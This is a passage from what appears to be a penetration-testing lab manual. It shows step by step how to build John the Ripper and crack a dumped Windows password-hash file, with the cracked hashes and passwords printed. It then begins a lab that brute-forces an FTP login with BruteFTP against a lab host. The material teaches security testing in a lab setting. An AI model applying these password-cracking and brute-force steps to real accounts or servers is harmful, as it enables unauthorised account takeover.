
```
cd ../run
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/johntheripper/john-1.6/src
File Edit View Terminal Go Help
john
root
Thu Nov 17
11:35 AM

```
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops loader.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops logger.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops math.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops options.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops recovery.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops rpp.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops rules.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops single.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops status.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops wordlist.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops unshadow.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops unafs.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops unique.c
gcc -s DES_bs.o DES_bs_b.o DES_fmt.o DES_std.o BSDI_fmt.o MD5_fmt.o MD5_std.o BF
_fmt.o BF_std.o AFS_fmt.o LM_fmt.o batch.o bench.o charset.o common.o compiler.o
 config.o cracker.o external.o formats.o getopt.o idle.o inc.o john.o list.o loa
der.o logger.o math.o memory.o misc.o options.o params.o path.o recovery.o rpp.o
 rules.o signals.o single.o status.o tty.o wordlist.o unshadow.o unafs.o unique.
o -o ../run/john
ln -s john ../run/unshadow
ln -s john ../run/unafs
ln -s john ../run/unique
make[1]: Leaving directory `/root/tools/johntheripper/john-1.6/src'
[root@localhost src]# cd ../run
```

After placing a hashed file into this directory, type:


```
john -i pwdump
```



```
[root@localhost run]# ./john -i pwdump
```

Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/johntheripper/john-1.6/run
File Edit View Terminal Go Help
[run]
root@
Thu Nov 17
11:36 AM


The passwords will be broken and displayed on the screen.



```
[root@localhost run]# ./john -i pwdump
Loaded 14 passwords with no different salts (NT LM DES [24/32 4K])
DEF              (user2)
ABC              (user1)
GHI              (user3)
123              (Administrator)
```

Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/johntheripper/john-1.6/run
File Edit View Terminal Go Help
[run]
root@
Thu Nov 17
11:37 AM


To interrupt the “cracking” process hold down the **Ctrl** key and press the **C** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/johntheripper/john-1.6/run
File Edit View Terminal Go Help
[run]
root@
Thu Nov 17
11:39 AM

```
[root@localhost run]# ./john -i pwdump
Loaded 14 passwords with no different salts (NT LM DES [24/32 4K])
DEF              (user2)
ABC              (user1)
GHI              (user3)
123              (Administrator)
guesses: 4  time: 0:00:00:19  c/s: 1396786  trying: SPHRES1 - STJSGES
guesses: 4  time: 0:00:01:45  c/s: 4596517  trying: PLTSOFT - CA2WFEY
guesses: 4  time: 0:00:01:48  c/s: 4627425  trying: TSCLBB1 - BR@RDRT
Session aborted
[root@localhost run]# ./john -show pwdump
```

John keeps track of the passwords it finds for each hashed file. To verify what passwords were found, type:

```
john -show pwdump
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/johntheripper/john-1.6/run
File Edit View Terminal Go Help
[run]
root@
Thu Nov 17
11:39 AM

```
[root@localhost run]# ./john -i pwdump
Loaded 14 passwords with no different salts (NT LM DES [24/32 4K])
DEF              (user2)
ABC              (user1)
GHI              (user3)
123              (Administrator)
guesses: 4  time: 0:00:00:19  c/s: 1396786  trying: SPHRES1 - STJSGES
guesses: 4  time: 0:00:01:45  c/s: 4596517  trying: PLTSOFT - CA2WFEY
guesses: 4  time: 0:00:01:48  c/s: 4627425  trying: TSCLBB1 - BR@RDRT
Session aborted
[root@localhost run]# ./john -show pwdump
Administrator:123:500:3DBDE697D71690A769204BEB12283678:::
Guest:NO PASSWORD:501:NO PASSWORD*********************:::
user1:ABC:1008:E0FBA38268D0EC66EF1CB452D5885E53:::
user2:DEF:1009:68171E55D24504226EA78B58733C24C7:::
user3:GHI:1010:D9D90CF334683628B3B6B08B3BAD1790:::

5 passwords cracked, 10 left
[root@localhost run]#
```

The passwords will be displayed unencrypted in the hash file with information separated by a colon (:). The biggest ones of concern are the first three:

- Username
- Password
- User ID

***Note:** User ID is important because a user account can be renamed. In this example this is a hashed file from a Windows target. Referring to Chapter 3, each user is assigned a static user ID. The Administrator account on a Windows machine will always be 500.

John the Ripper allows for the cracking of Linux/Unix password files as well. The only limitation is if the password is "shadowed" with an asterisk (*).

Lab 58: Brute-Force FTP Password

Brute-Force an FTP Password Connection: BruteFTP


Prerequisites: None

Countermeasures: Secured FTP, known as Secured Shell Client (SSL) or Secure FTP Client (SFTP)


Description: File Transfer Protocol (FTP) is used to transfer files between computers and is still widely in use. The biggest flaw with FTP is that it is unencrypted in nature (plain text) and if intercepted can be read easily, including the usernames, passwords, and data.

Procedure : Install the application, select the target, and execute.

Double-click on the **BruteFTP** icon to start the application.



You may receive an MSWINSCK.OCX file error. Click **OK**.




BruteFTP 1.0

Component 'MSWINSCK.OCX' or one of its dependencies not correctly registered: a file is missing or invalid

OK

I have included the needed files on the accompanying CD, or you can download them from the Internet. Double-click on the **libraryfiles.exe** icon to start the installation of the needed files.

The Welcome screen will be displayed. Click **Next**.



Ascentive Library Installer Install Program - We...


Welcome to the Ascentive Library Installer Install program.

It is strongly recommended that before proceeding, you ensure that no other Windows programs are running.

If you do not wish to install Ascentive Library Installer, click 'Exit' now, otherwise click 'Next' to continue.

< Back Next > Exit

Accept the default Installation Directory. Click **Next**.



Ascentive Library Installer Install Program - Dir...

Ascentive Library Installer's files will be installed in the following directory:


C:\Windows\System

Disk space needed : 7 Mb

Available disk space : 2913 Mb

Click 'Next' to continue.

The Directory Installation file will probably not be there already. Click **Yes** to have the application create the directory.



Ascentive Library Installer Install Program - Dir...

Ascentive Library Installer's files will be installed in the following directory:


C:\Windows\System

Ascentive Library Installer Install Program

The destination directory doesn't exist. Do you want it to be created?

Click 'Next' to continue.


The files are now ready for installation. Click **Start**.



This program will install Ascentive Library Installer into C:\Windows\System.

Click 'Start' to install Ascentive Library Installer.

During the installation process, you may receive several warnings about files being older than the ones currently on the computer. Select **No** to override any of the files until the installation completes.




File : C:\WINNT\System32\MSCOMCTL.OCX

C:\WINNT\System32\MSCOMCTL.OCX

This file exists and is a more recent version than the file to install.

Do you want to overwrite the installed version anyway?

Once the application has completed you will be told to restart Windows. Click **Next**.




Ascentive Library Installer Install Program - End

Ascentive Library Installer has been successfully installed.

You need to restart Windows so that all installed options can take effect. Click 'Restart' if you want to restart Windows immediately.

Click **Exit**.



Clickteam Install Maker

Clickteam Install Maker

Copyright © 1999-2002 ClickTeam


This Install program has been created with Clickteam Install Maker, a simple and powerful Install maker.

You can find Clickteam Install Maker and other Clickteam products on the Clickteam Web site:

http://www.clickteam.com


Thank you for trying Clickteam products.

Open the **BruteFTP** application.




Server 127.0.0.1
Port 21
Username <username>
Attempts 0 of 0
dictionary.txt
☑ Make WebJunkie.cx your IE Default Start Page (IE3+)

Change the *Server* address from 127.0.0.1 to the target address. In this example it is 172.16.1.40.




Server 172.16.1.40
Port 21
Username <username>
Attempts 0 of 0
dictionary.txt
☑ Make WebJunkie.cx your IE Default Start Page (IE3+)

Change the username to a known or suspected username on the FTP target. (From previous labs it was determined that a valid username on this target is the Administrator account, which was renamed to Kermit.)




Server: 172.16.1.40
Port: 21
Username: kermit
Attempts: 0 of 0
dictionary.txt
☑ Make Web-Junkie.cx your IE Default Start Page (IE3+)

Click the **...** button by the **dictionary.txt** file and browse to a text document containing a list of passwords, one password per line.



Server: 172.16.1.40
Port: 21
Username: kermit
Attempts: 0 of 0
dictionary.txt
